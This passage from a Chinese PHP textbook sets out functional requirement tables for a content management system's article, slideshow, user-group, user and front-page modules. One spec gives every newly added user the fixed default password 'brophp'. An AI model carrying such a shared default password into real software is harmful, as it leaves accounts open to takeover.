功能描述	设置文章审核
操作权限	需要文章管理权限
输入	文章编号、设置状态

续表

加工 （处理过程）	通过每个文章的编号和提交的状态对文章记录进行审核结果设置
输出	设置后的文章列表
DFD 图	业务数据流程： 
注释	可以通过异步传输（Ajax）的方式单条记录进行设置，也可以通过复选框选择多项一起设置

功能需求表 f0905 修改文章

功能描述	修改文章
操作权限	需要文章管理权限
输入	文章编号、文章类别、文章标题、文章摘要、文章来源、关键字、推荐状态、评论状态、文章内容
加工 （处理过程）	根据用户输入的文章信息对数据库中原有的文章记录进行修改
输出	文章列表
DFD 图	业务数据流程： 
注释	在修改文章时，可以将文章设置为播放的幻灯片

功能需求表 f0906 删除文件

功能描述	删除文章
操作权限	需要文章管理权限
输入	文章编号
加工 （处理过程）	根据提供的文章编号删除文章记录和文章对应的资源
输出	文章列表
DFD 图	业务数据流程： 
注释	可以单条文章记录删除，也可以通过复选框选择多项一起删除。删除文章时的同时要删除和文章相关的资源，例如，对文件的评论及文章中发布的图片等

3. 功能预览（如图 28-12 所示）





图 28-12　文章管理模块原型图

28.3.10　幻灯片管理

1. 功能构成

功能名称	幻灯片管理	功能编号	F10	设计者	高洛峰
功能需求提出者（单位、姓名）	LAMP 兄弟连 高某某			完成时间	2011-11-8
功能修改提出者（单位、姓名）	LAMP 兄弟连 洛某某			修改时间	2011-11-8
功能修改批准者	峰某某	功能修改者	高洛峰	修改次数	1

功能框图：




说明	幻灯片管理系统也是网站中一个常用的模块，为网站添加幻灯片播放的主要目的是以最明显的方式展示比较重要的文章。幻灯片管理可以浏览查询、设置、编辑和删除幻灯片。 撰写幻灯片 幻灯片功能和文章管理是关联的，所以需要在文章修改中提取出文章信息，再转到添加幻灯片表单中，经过信息补全后再加入到幻灯片记录中。 查询幻灯片 列出幻灯片记录列表。 幻灯片排序 在查询列表中可以改变幻灯片显示的顺序。 编辑幻灯片 和添加幻灯片类似，对已发布的幻灯片进行编辑修改。 删除幻灯片 对已经过期的或已经不需要的幻灯片可以进行删除

2. 功能描述


功能需求表 f1001 添加幻灯片信息

功能描述	添加幻灯片
操作权限	需要文章管理权限
输入	文章编号、幻灯片标题、幻灯播放图片、开始日期、失效日期、显示状态
加工 （处理过程）	对用户输入的幻灯片信息进行检查并添加到数据库的幻灯片记录中
输出	全部幻灯片记录
DFD 图	业务数据流程： 
注释	幻灯片是通过文章进行设置的，所以添加幻灯片时需要先获取文章信息

功能需求表 f1002 查询幻灯片信息

功能描述	查询幻灯片
操作权限	需要文章管理权限
输入	显示 | 不显示 | 无期限的 | 过期的 | 没到期的 | 全部显示 其中的一个条件
加工 （处理过程）	通过查询条件到数据库的幻灯片记录中查出满足条件的记录
输出	符合条件的幻灯片记录
DFD 图	业务数据流程： 
注释	深色的记录被设置为不显示,如果结束时间为红色，表示已经过期，如果开始时间为蓝色，表示还没有到期

功能需求表 f1003 幻灯片排序

功能描述	幻灯片排序
操作权限	需要文章管理权限
输入	幻灯片编号、顺序号
加工 （处理过程）	通过每个幻灯片的编号和提交的对应顺序号对幻灯片重新进行排序
输出	排序后的幻灯片记录
DFD 图	业务数据流程： 
注释	可以通过输入整数改变幻灯片显示顺序，按从小到大的排列顺序

功能需求表 f1004 修改幻灯片信息

功能描述	修改幻灯片
操作权限	需要文章管理权限
输入	幻灯片编号、幻灯片标题、幻灯播放图片、开始日期、失效日期、显示状态
加工 （处理过程）	对用户输入的幻灯片信息进行检查并修改数据库中原来的幻灯片记录
输出	全部幻灯片记录
DFD 图	业务数据流程： 
注释	幻灯片的标题、幻灯片内容及起始日期必须输入

功能需求表 f1005 删除幻灯片信息

功能描述	删除幻灯片
操作权限	需要文章管理权限
输入	幻灯片编号
加工 （处理过程）	根据提供的幻灯片编号对数据中的幻灯片记录进行删除
输出	全部幻灯片记录
DFD 图	业务数据流程： 
注释	删除幻灯片记录时不需要删除与幻灯片相关联的文章记录

3. 功能预览（如图 28-13 所示）





图 28-13　幻灯播放管理模块原型图

28.3.11　用户组管理

1．功能构成


功能名称	用户组管理		功能编号	F11	设计者	高洛峰
功能需求提出者（单位、姓名）		LAMP 兄弟连 高某某			完成时间	2011-11-5
功能修改提出者（单位、姓名）		LAMP 兄弟连 洛某某			修改时间	2011-11-5
功能修改批准者	峰某某	功能修改者	高洛峰		修改次数	1
功能框图：  						
说明	为了方便对注册用户及其权限的批量管理，系统以用户组的方式管理注册用户。用户组是网站中注册会员的分类组。不同的用户组可以指定拥有不同的权限，用户组之间的权限等级平等。系统可以设置当新用户注册成功后自动属于某一用户组。管理员在后台的用户管理中，可以设置和管理用户组的不同权限，也可以将会员移动到某一用户组中。 1．添加用户组 通过系统提供的表单界面添加新的用户组，并可以直接设置用户组中用户的权限。 2．查询用户组 可以查询出全部用户组记录，并以列表形式显示。 3．编辑用户组 和添加用户组类似，对系统中存在的用户组进行重新编辑。 4．删除用户组 可以删除不需使用的空用户组记录					

2．功能描述


功能需求表 f1101 添加用户组信息

功能描述	添加用户组
操作权限	需要用户管理权限
输入	用户组名称、用户组描述及权限设置信息（权限包括：用户管理、网站编辑、文章管理、发表文章、发表评论、发站内信）
加工 （处理过程）	对输入的用户组信息进行检查并添加到数据库的用户组记录中
输出	全部用户组记录
DFD 图	业务数据流程： 
注释	添加用户组的同时可以为用户组设置 0 个、1 个或多个权限

功能需求表 f1102 查询用户组信息

功能描述	查询用户组
操作权限	需要用户管理权限
输入	无
加工 （处理过程）	直接从用户组记录中查出全部用户组信息，并以列表形式显示
输出	全部用户组记录
DFD 图	业务数据流程： 
注释	通过单击用户组名称可以直接进入组内成员列表

功能需求表 f1103 修改用户组信息

功能描述	修改用户组
操作权限	需要用户管理权限
输入	用户组编号、用户组名称、用户组描述及权限设置信息（权限包括：用户管理、网站编辑、文章管理、发表文章、发表评论、发站内信）
加工 （处理过程）	对用户输入的用户组信息进行检查并修改数据库中原有的用户组记录
输出	全部用户组记录
DFD 图	业务数据流程： 
注释	用户组的标题、用户组内容必须输入

功能需求表 f1104 删除用户组信息

功能描述	删除用户组记录
操作权限	需要用户管理权限
输入	用户组编号
加工 （处理过程）	根据提供的用户组编号对数据中的用户组记录进行删除
输出	全部用户组记录
DFD 图	业务数据流程： 

续表


注释	超级管理员用户组不能删除。删除时只能删除空用户组，如果用户组中有用户存在，请先将用户移动到其他用户组或删除

3. 功能预览（如图 28-14 所示）

图 28-14　用户管理模块原型图


28.3.12　用户管理

1. 功能构成


功能名称	用户管理		功能编号	F12	设计者	高洛峰
功能需求提出者（单位、姓名）		LAMP 兄弟连 高某某			完成时间	2011-11-5
功能修改提出者（单位、姓名）		LAMP 兄弟连 洛某某			修改时间	2011-11-5
功能修改批准者	峰某某	功能修改者	高洛峰		修改次数	1
功能框图：  						
说明	网站在发展过程中需要用户互动来促进网站发展，另一方面也需要防止用户对网站信息的越权访问或随意发布各类信息。因此需要针对不同的服务对象（非注册用户、注册用户、不同的注册用户类型），根据其需求开设不同的信息栏目，提供不同范围的信息服务。根据网站的管理需要设定不同权限的管理员，以方便协同管理网站。当用户在网站中注册为注册会员后，则相当于在网站中有了一个通行证，会员可用于辨别属于自己的信息、访问或发布权限允许内的信息 1．添加用户 除了新用户自己注册以外，还可以通过用户管理系统提供的表单界面添加新的用户。 2．查询用户 可以根据多种条件筛选出需要处理的用户列表，并通过分页管理多条数据。 3．编辑用户 和添加用户类似，对已经注册的用户进行编辑修改。 4．删除用户 可以删除一些非法的用户记录，可以单条删除，也可以通过复选框选择多项一起删除					

2. 功能描述

功能需求表 f1201 添加用户信息

功能描述	添加用户
操作权限	需要用户管理权限
输入	用户组信息、用户名、登录密码和确认密码、电子邮件、性别、禁用状态
加工 （处理过程）	对用户输入的用户信息进行检查并添加到数据库的用户记录中
输出	继续添加用户界面
DFD 图	业务数据流程： 
注释	新添加的用户默认密码为“brophp”，也可以重新输入

功能需求表 f1202 查询用户信息

功能描述	查询用户信息
操作权限	需要用户管理权限
输入	用户组 | 搜索条件 | 禁用信息其中的一个条件
加工 （处理过程）	通过查询条件到数据库的用户记录中查出满足条件的记录
输出	符合条件的用户记录
DFD 图	业务数据流程： 
注释	深色的记录被设置为禁用用户，可以直接查看所有被禁用的用户

功能需求表 f1203 修改用户信息

功能描述	修改用户
操作权限	需要用户管理权限
输入	用户编号、用户组信息、用户名、登录密码和确认密码、电子邮件、性别、禁用状态
加工 （处理过程）	对用户输入的用户信息进行检查并修改数据库中原来的用户记录
输出	全部用户记录

续表

DFD 图	业务数据流程： 
注释	如果用户密码项留空，则不改用户的原密码，也可以将用户移动到其他用户组中

功能需求表 f1204 删除用户信息

功能描述	删除用户记录
操作权限	需要用户管理权限
输入	用户编号
加工 （处理过程）	根据提供的用户编号对数据中的用户记录进行删除
输出	全部用户记录
DFD 图	业务数据流程： 
注释	超级管理员用户不能删除，否则将无法登录后台。删除用户时请将和用户有关的所有资源清除

3. 功能预览（如图 28-15 所示）


图 28-15　用户管理模块原型图

28.3.13 前台首页管理

1. 功能构成

功能名称	前台首页管理	功能编号	F13	设计者	高洛峰
功能需求提出者（单位、姓名）		LAMP 兄弟连 高某某		完成时间	2011-11-15
功能修改提出者（单位、姓名）		LAMP 兄弟连 洛某某		修改时间	2011-11-15
功能修改批准者	峰某某	功能修改者	高洛峰	修改次数	2


功能框图：



说明	用户在访问网站时，通常都是先登录网站首页，所以网站首页是内容最重要的展示平台。另外，首页的内容信息比较多，不仅要展示清晰，更要符合用户的操作习惯，最主要的是要有良好的用户体验。 1．首页内容信息 在网站首页中，最主要的内容就是菜单、栏目信息和每个栏目最新更新的一些文章，如果需要查看具体栏目的详细内容，则需要转到相应的栏目列表。公告信息、幻灯片和友情链接也需要在首页中展示出来，以及一些其他信息，例如，最新更新、推荐文章、热门文章、企业信息、用户登录及注册的入口等

2. 功能描述

功能需求表 f1301 首页内容信息

功能描述	网站首页内容信息
操作权限	匿名和登录用户均可
输入	无
加工 （处理过程）	从多个内容记录中获取首页数据，并整理后在首页上显示
输出	网站首页内容信息
DFD 图	业务数据流程： 
注释	使用缓存技术将网站首页静态化

3．功能预览（如图 28-16 所示）


图 28-16　首页管理模块原型图

28.3.14　栏目列表管理

1．功能构成

功能名称	栏目列表管理		功能编号	F14	设计者	高洛峰
功能需求提出者（单位、姓名）		LAMP 兄弟连 高某某			完成时间	2011-11-15
功能修改提出者（单位、姓名）		LAMP 兄弟连 洛某某			修改时间	2011-11-15
功能修改批准者	峰某某	功能修改者		高洛峰	修改次数	2


功能框图：



说明	栏目列表管理是内容分类管理，用来展示一个具体栏目的详细信息。 2．栏目列表内容 在栏目列表内容页面中，包括和首页相同的菜单内容。也有本栏目的详细信息，以及本栏目的下属子栏目信息，重点是显示本栏目下属的全部文章内容列表。如果本类下文章比较多，则采用分页进行管理。同时也在本页给用户提供了本类的推荐和热门文章列表，引导用户去查看比较受关注的一些文章

2. 功能描述

功能需求表 f1401 栏目列表信息

功能描述	栏目列表内容
操作权限	匿名和登录用户均可
输入	栏目编号
加工 （处理过程）	根据输入的栏目编号，从对应的栏目记录中和相应文章记录中获取数据，并整理后显示在页面上
输出	具体栏目的详细信息
DFD 图	业务数据流程： 
注释	使用缓存技术将列表内容静态化， 并通过分页管理栏目下过多的文章

3. 功能预览（如图 28-17 所示）


图 28-17　栏目列表管理模块原型图

28.3.15　文章内容管理

1．功能构成

功能名称	文章内容管理		功能编号	F15	设计者	高洛峰
功能需求提出者（单位、姓名）		LAMP 兄弟连 高某某			完成时间	2011-11-15
功能修改提出者（单位、姓名）		LAMP 兄弟连 洛某某			修改时间	2011-11-15
功能修改批准者	蜂某某	功能修改者		高洛峰	修改次数	2


功能框图：



说明	文章内容管理主要是展示全部的文章内容，和用户对文章的评论。 1．文章内容页面信息 文章内容页面中除了包含当前访问文章的全部信息以外，还需要有上一篇和下一篇文章的入口，也要有和当前文章在同一个类中的相关文章，以及同类中热门和推荐文件。和首页及列表页面一样也要有菜单信息，当然也要知道当前文章所属的分类。如果是匿名用户，除了查看文章还可以查看对文章的评论，如果是登录用户并具有发表评论的权限，还可以对文章进行评论

2．功能描述

功能需求表 f1501 文章内容页面信息

功能描述	文章内容页面信息
操作权限	匿名和登录用户均可查看文章和评论，但对文章进行评论时则必须是登录用户并且需要有发表评论的权限
输入	文章编号
加工 （处理过程）	根据输入的文章编号，从对应的文章记录中获取数据，并整理后显示在内容页面中
输出	具体文章的详细内容信息
DFD 图	业务数据流程： 
注释	使用缓存技术将文章内容静态化

3. 功能预览（如图 28-18 所示）




图 28-18　文章内容管理模块原型图

